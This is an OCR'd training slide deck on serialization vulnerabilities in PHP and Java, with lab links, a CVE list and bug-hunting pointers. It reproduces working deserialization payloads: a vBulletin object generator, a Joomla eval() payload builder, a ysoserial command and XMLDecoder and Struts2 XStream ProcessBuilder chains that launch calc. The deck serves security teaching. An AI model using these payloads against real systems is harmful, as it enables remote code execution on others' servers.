Serialization Bugs

About Me

Rohit Salecha

- Senior Security Consultant @ NotSoSecure
- 7+ yrs of Corporate Experience
- Pentesting (Web, Mobile, Infra) and Development in Java
- Trainer : AppSec for Developers,
  Basic Web Hacking @ BlackHat USA 2017
- http://rohitsalecha.com (@salecharohit on social platforms)

What are we here for ?

- What are Serialization Vulnerabilities (A7 -OWASP Top 2017) ?
- Object Serialization in PHP – Lab/Demo
- Binary and XML Serialization in Java – Lab/Demo
- Serialization in Other Languages
- Learn how to find serialization bugs (and how to exploit them)

Object Serialization

Converting complex data structures like objects/arrays to strings for byte-by-byte transmission

Typical Use Cases :

- Passing Form objects as is for processing
- Passing objects as URL Query parameters
- Storing objects data in text or in a single database field

PHP Object Serialization

Object Serialization

```php
<?php
class Test {

public $name= 'Rohit';
public $age = 88;

}
```

```
string(53) "O:4:"Test":2:{s:4:"name";s:5:"Rohit";s:3:"age";i:88;}"
```

http://35.201.239.25/phpoi/


Magic Functions

- Reserved functions starting with “__” double underscores
- Can be called during(in-between) the process of serialization/unserialization i.e. called automatically donot require invocation
- Ex : Prior to inserting an object in a database, __construct can be called to make a connection and __destruct to close it.

http://35.201.239.25/phpoi/magic.php

Unserialize Code Execution

Code execution can be achieved when we pass a serialized object to the unserialised function(unserialize()) , controlling the creation(serialization) of the object in memory.



Demo

http://35.201.239.25/phpoi/log.php

Lab

http://35.201.239.25/lab

Some Popular Bugs

- CVE-2016-4010 : Magento – Unauthenticated Remote Code Execution
- CVE-2017-5677:PEAR HTML_AJAX <= 0.5.7 PHP Object Injection
- CVE-2012-0911: Tiki Wiki unserialize() PHP Code Execution
- CVE-2012-5692: Invision IP.Board unserialize() PHP Code Execution
- CVE-2014-1691: Horde Framework Unserialize PHP Code Execution
- CVE-2014-8791: Tuleap PHP Unserialize Code Execution
- CVE-2015-2171: Slim Framework PHP Object Injection
- CVE-2015-7808: vBulletin 5 Unserialize Code Execution
- CVE-2015-8562: Joomla RCE
- CVE-2017-2641 : Moodle RCE

CVE-2015-7808: vBulletin 5.x Unserialize Code Execution

```php
<?php
class vB_Database {
	public $functions = array();

	public function __construct()
	{
		$this->functions['free_result'] = 'phpinfo';
	}
}

class vB_dB_Result {
	protected $db;
	protected $recordset;

	public function __construct()
	{
		$this->db = new vB_Database();
		$this->recordset = 1;
	}
}

print urlencode(serialize(new vB_dB_Result())) . "\n";
```

https://www.exploit-db.com/exploits/38629/

CVE-2015-8562: Joomla RCE

```
def generate_payload(php_payload):

    php_payload = "eval({0})".format(php_str_noquotes(php_payload))

    terminate = '\xf0\xfd\xfd\xfd';
    exploit_template = r'''}__test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimplepieFactory":0:
{}s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}s:8:"feed_url";'''
    injected_payload = "{};JFactory::getConfig();exit".format(php_payload)
    exploit_template += r'''s:{0}:"{1}"'''.format(str(len(injected_payload)), injected_payload)
    exploit_template += r''';s:19:"cache_name_function";s:6:"assert";s:5:"cache";b:1;s:11:"cache_class";O:20:"JDatabaseDriverMysql":0:
{}}i:1;s:4:"init";}}s:13:"\0\0\0connection";b:1;}''' + terminate

    return exploit_template
```

https://www.exploit-db.com/exploits/39033/

SQLi through Unserialize() - WooCommerce

```
O:8:"WP_Query":49:{
    ⋮
  s:7:"request";s:590:"SELECT   wp_posts.* FROM wp_posts  INNER JOIN wp_postmeta ON (
    ⋮
  AND (
  ( wp_postmeta.meta_key = '_sku'
  AND wp_postmeta.meta_value IN ('testsku','test%%') )
  ) AND wp_posts.post_type = 'product' AND ((wp_posts.post_status = 'publish')) GROUP
   s:5:"posts";a:1:{i:0;O:7:"WP_Post":24:{s:2:"ID";i:207;s:11:"post_author";s:1:"1";s
     s:12:"post_content";s:27:"Pellentesque habitant morbi" ...}}
    ⋮
}
```

https://blog.ripstech.com/2018/woocommerce-php-object-injection/

References

- https://www.insomniasec.com/downloads/publications/Practical%20PHP%20Object%20Injection.pdf
- https://www.owasp.org/index.php/PHP_Object_Injection
- https://www.notsosecure.com/remote-code-execution-via-php-unserialize/


Java Serialization

Binary

XML

Java Binary Serialization Vulnerabilities

- readObject() of ObjectInputStream class
  - Converts serialized java string to an object
  - If user supplied input is passed other objects (Gadget Classes) can also be instantiated.



Gadget Chaining

- Process of getting to an object which can satisfy our need(greed) of exploitation

- The object or its definition in the form of a class must be present within the classpath

Gadget Chaining – A Simple Example

```
public class CacheManager implements Serializable {
    private final Runnable initHook;

    public void readObject(ObjectInputStream ois) {
        ois.defaultReadObject(); // Populate initHook
        initHook.run();
    }
}

public class CommandTask implements Runnable, Serializable {
    private final String command;

    // For example, "cmd.exe" is passed into command.
    public CommandTask(String command) {
        this.command = command;
    }

    public void run() {
        Runtime.getRuntime().exec(command);
    }
}
```


https://brandur.org/fragments/gadgets-and-chains

Gadget Chaining – The Slightly Complex One

```
Gadget chain:
    ObjectInputStream.readObject()
        AnnotationInvocationHandler.readObject()
            Map(Proxy).entrySet()
                AnnotationInvocationHandler.invoke()
                    LazyMap.get()
                        ChainedTransformer.transform()
                            ConstantTransformer.transform()
                            InvokerTransformer.transform()
                                Method.invoke()
                                    Class.getMethod()
                            InvokerTransformer.transform()
                                Method.invoke()
                                    Runtime.getRuntime()
                            InvokerTransformer.transform()
                                Method.invoke()
                                    Runtime.exec()
```

https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/**CommonsCollections1**.java

ySoSerial - Demo




```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections1 'calc.exe' | base64 | tr -d "\n"
```

https://github.com/frohoff/ysoserial

Java XML Serialization Vulnerabilities

XMLDecoder and Xstream to libraries in Java used for serializing objects using XML

```
<Car>
    <model>i20</model>
    <capacity>1200</capacity>
</Car>
```

XSTREAM

```
class Car {
    private String model="i20" ;
    private int capacity=1200 ;
}
```

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.6.0_38" class="java.beans.XMLDecoder">
    <object class="notsoserial.Car">
        <void property="model">
            <string>i20</string>
        </void>
        <void property="capacity">
            <int>i20</int>
        </void>
    </object>
</java>
```

XMLDECODER

Java XML Serialization Vulnerabilities – XML Decoder

```
<?xml version="1.0" encoding="UTF-8"?>
 <object class="java.lang.ProcessBuilder">
      <array class="java.lang.String" length="1">
          <void index="0">
              <string>calc.exe</string>
          </void>
      </array>
      <void method="start" />
 </object>
```

XMLDECODER

Java XML Serialization Vulnerabilities – XStream – Struts2 REST Plugin CVE 2017-9805

```
<map>
  <entry>
    <jdk.nashorn.internal.objects.NativeString>
      <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
        <dataHandler>
          <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
            <is class="javax.crypto.CipherInputStream">
              <cipher class="javax.crypto.NullCipher">
                <serviceIterator class="javax.imageio.spi.FilterIterator">
                  <iter class="javax.imageio.spi.FilterIterator">
                    <iter class="java.util.Collections$EmptyIterator"/>
                    <next class="java.lang.ProcessBuilder">
                      <command>
                        <string>calc</string>
                      </command>
                    </next>
                  </iter>
                  <filter class="javax.imageio.ImageIO$ContainsFilter">
                    <method>
                      <class>java.lang.ProcessBuilder</class>
                      <name>start</name>
                      <parameter-types/>
                    </method>
                  </filter>
                  <next></next>
                </serviceIterator>
                <lock/>
              </cipher>
              <input class="java.lang.ProcessBuilder$NullInputStream"/>
              <ibuffer/>
            </is>
          </dataSource>
        </dataHandler>
      </value>
    </jdk.nashorn.internal.objects.NativeString>
    <jdk.nashorn.internal.objects.NativeString reference="../jdk.nashorn.internal.objects.NativeString"/>
  </entry>
</map>
```

XSTREAM

Lab

http://35.201.239.25:8080/NotSoSerial

References and Vulnerable Softwares

- Everything you ever want to know about

Java DeSerialization , period.

https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet

Bug Hunting ?

- Python
  - pickle.load()
- Ruby
  - Marshal.load()
- .NET
  - Multiple Formatter objects Details → https://github.com/pwntester/ysoserial.net
- Node.js
  - unserialize()
- Java
  - readObject()
  - XMLDecoder
  - XStream
- PHP
  - unserialize()

https://lgtm.com/ → Search for the above functions in your code

https://www.ripstech.com/ → Specifically for PHP

Thank You